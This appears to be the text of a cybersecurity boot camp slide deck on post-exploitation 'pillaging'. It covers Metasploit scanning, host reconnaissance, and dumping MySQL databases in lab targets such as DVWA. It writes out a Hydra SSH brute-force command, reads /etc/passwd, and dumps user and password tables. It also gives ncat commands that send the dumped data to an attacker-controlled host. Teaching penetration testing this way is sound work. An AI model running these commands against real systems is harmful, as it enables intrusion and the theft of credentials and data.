Pillaging Targets

Cybersecurity Boot Camp


Pentesting 2 Day 2

Class Objectives

By the end of class today, you will be able to:

- Perform reconnaissance on compromised hosts
- Transfer between machines using Ncat
- Manually dump information from a MySQL database

After gaining access to an SSH server via brute force, the attacker can pillage the compromised host.



Pillaging is process of collecting information by exfiltrating valuable data from a compromised host.

Scanning with Metasploit

Scanning with Metasploit

Metasploit has modules for three types of scanning:

Port Scans: For performing TCP connect and SYN scans.

Service Scans: For detecting the version of a specific services and for **fuzzing** target systems.

Fuzzing: The act of sending fake data in order to "trick" the service into behaving a certain way

Post Exploitation Scans: Can run on compromised hosts after you've hacked into them to scan for information like a list of installed applications, users, running processes/services, and stored credentials for user applications.

Scanning with Metasploit

Today, we will focus on using Metasploit for port scanning.

Metasploit scanners work just like any other Metasploit Module. Using these scanners requires the following steps:

- search for the module
- use the module
- set the module's option
- run the scanner

Next we'll demonstrate these steps with Metasploit's SYN scan module.

Activity: Scanning with Metasploit

In this activity, you will use Metasploit to perform SYN and Connect scans; detect if an SSH server is vulnerable to dictionary attack; and then brute-force it.

Activities / Stu_Scan_With_Meta/ReadMe.md

Suggested Time:
25 Minutes

Scanning with Metasploit Review

Questions:

Which command would you use to determine the target's SSH version *without* using Metasploit?

Which command would you use to perform a brute-force attack *without* using Metasploit?

Scanning with Metasploit Review

Questions:

Which command would you use to determine the target's SSH version *without* using Metasploit?

Ncat Victim IP Address> 22 and wait for the banner.

Which command would you use to perform a brute-force attack *without* using Metasploit?

Scanning with Metasploit Review

Questions:

Which command would you use to determine the target's SSH version *without* using Metasploit?

Ncat Victim IP Address> 22 and wait for the banner.

Which command would you use to perform a brute-force attack *without* using Metasploit?

Hydra -L /usr/share/ncrack/short.usr -P /usr/share/ncrack/short.pwd ssh:<Victim IP Address>.

Scanning with Metasploit Review

Questions:

Name one advantage to using Metasploit's scanning modules over Nmap.

Name one disadvantage to using Metasploit's scanning modules over Nmap.

Scanning with Metasploit Review

Questions:

Name one advantage to using Metasploit's scanning modules over Nmap.

Metasploit's scanning modules can be used for precise version scans within Metasploit. Nmap can do this via Nmap Scripts, but you would have to download those. Metasploit's scanner modules come pre-packaged and includes a description of each module.

Name one disadvantage to using Metasploit's scanning modules over Nmap.

Scanning with Metasploit Review

Questions:

Name one advantage to using Metasploit's scanning modules over Nmap.

Metasploit's scanning modules can be used for precise version scans within Metasploit. Nmap can do this via Nmap Scripts, but you would have to download those. Metasploit's scanner modules come pre-packaged and includes a description of each module.

Name one disadvantage to using Metasploit's scanning modules over Nmap.

Metasploit's scanning modules are not as flexible as Nmap's. Nmap is a better tool for port scanning. Metasploit can be useful for specific version scans.

Information gathering and Transfering Files with Ncat

Data Exfiltration / Pillaging

Now we're in the Post-Exploitation phase. Time to exfiltrate some data!
Different scenarios call for different information, but pentesters commonly look for the following:

System Information: OS Version and architecture, Kernel Version.

Network Information: List all the interfaces the victim is connected to.

User Information: Find all users on the system.

Running Services: A list of running services reveals additional services to exploit.

Installed Applications: A list of installed software is helpful for vulnerability analysis.

Stored Credentials: Any hashes passwords or credentials hidden in configuration files.

Data Exfiltration / Pillaging

Now we're in the Post-Exploitation phase. Time to exfiltrate some data!
Different scenarios call for different information, but pentesters commonly look for the following:

System Information: OS Version and architecture, Kernel Version.

Need when creating backdoors and other malware.

- On Unix, run **uname -a**.
- On Windows, use **systeminfo** in the CMD prompt.

Data Exfiltration / Pillaging

Now we’re in the Post-Exploitation phase. Time to exfiltrate some data!
Different scenarios call for different information, but pentesters commonly look for the following:

Network Information: List all the interfaces the victim is connected to.

This reveals additional subnets you might be able to pivot to.

- On Unix, run **ifconfig**.
- On Windows, run **ipconfig**.

Data Exfiltration / Pillaging

Now we’re in the Post-Exploitation phase. Time to exfiltrate some data!
Different scenarios call for different information, but pentesters commonly look for the following:

User Information: Find all users on the system.

Provides a list of accounts to attempt to exploit and escalate privileges from.

- On Unix, look in **/etc/passwd.**
- On Windows, use **net user** in the CMD prompt.

Data Exfiltration / Pillaging

Now we're in the Post-Exploitation phase. Time to exfiltrate some data!
Different scenarios call for different information, but pentesters commonly look for the following:

Running Services: A list of running services reveals additional services to exploit.

- On Unix, run:
  service --status-all or systemctl | grep running
- On Windows, use **tasklist** in the CMD prompt, or **get-process** in PowerShell.

Data Exfiltration / Pillaging

Now we're in the Post-Exploitation phase. Time to exfiltrate some data!
Different scenarios call for different information, but pentesters commonly look for the following:

Installed Applications: A list of installed software is helpful for vulnerability analysis.

- This is a bit more involved than the other tasks, particularly on Windows. Metasploit has modules for listing software. However, on Ubuntu and Kali, you can run: **apt list --installed.**

Stored Credentials: Any hashes passwords or credentials hidden in configuration files.

Also more complicated… We'll cover it later.

Collecting Information Demo

Post-Demo Takeaways:

- **uname -a**: get OS and kernel version information.
- **ifconfig**: get network interfaces and IP addresses
- **passwd**: get a list of all users
- **apt list --installed**: list installed software
- **service --status-all**: list running services

Ncat can be used to transfer the file back to the attacking machine. This requires running Ncat on two machines:

The **listener**, which will be receiving the file. This is the attacking machine.

The **server**, which will be sending the file. This will be be the target machine.

```
$ ncat -lvp 2222 > /tmp/metainfo
```

- Sends any data transferred to Ncat to a file.
- -lvp
  - -l indicated “listen”
  - -v means “verbose”. Ncat prints more information about the connection.
  - -p means “port”. Specifying to listen to port 2222.

Ncat is the only an option when you have the shell but no SSH access.

Activity: Information Gathering and Ncat

In this activity, students will perform information gathering on a compromised host, and then transfer the meta-information back to their attack box.


Instructions sent via Slack.

Suggested Time:
30 Minutes

Pillaging SQL Databases

Pillaging SQL Databases

Databases are the ultimate sources of information in a penetration test.



MySQL is running on the target.

Along with Metasploit and sqlmap, pentesters can exploit **database administrator command-line tools** for pillage purposes.

When pillaging databases, search for credentials, sensitive data , and system information.

MySQL Commands

Note: every MySQL command ends with a semicolon ;

- show databases; Display all installed databases
- use <db>; Connect to a specific database
- show tables; Display all tables in a database
- describe <table>; Display column names for a given table.
- select * from <table>; Select all records from a table.

Dumping Databases

mysqldump utility allows you to dump a database to a text file.

sudo mysqldump tikiwiki > /tmp/tikiwiki.sql.

- Saves the tikiwiki database to tmp/tikiwiki.
- This file can then be transferred back to the attack machine with Ncat.

Being able to dump and pillage an entire database is a critical vulnerability and a “holy grail” for attackers and pentesters.

Activity: Pillaging SQL Database

In this exercise, you will use mysql and mysqldump to pillage SQL databases on the compromised host.

Instructions sent via Slack.

Suggested Time:
30 Minutes

Pillaging SQL Database Review

Takeaways:

- Find user information in the **dvwa** database by using the **describe** keyword to list tables.
- Select the **dvwa** database with **use**.
- Use select ***** from **user** to dump user, password information.
- Use **mysqldump** to save the **dvwa.users** table to **/tmp/dvwa.users.sql: sudo mysqldump dvwa users > /tmp/dvwa.users.sql**
- Use Ncat to transfer the database to the attacking machine.
    - On Attacker: **ncat -lvp 2222 > dvwa.users.sql**
    - On Victim: **ncat <Attacking Machine IP Address> 2222 < /tmp/dvwa/users.sql**

Class Objectives

By the end of class today, students will be able to:

- Perform reconnaissance on compromised hosts.
- Transfer files between machines using Ncat.
- Manually dump information from a MySQL database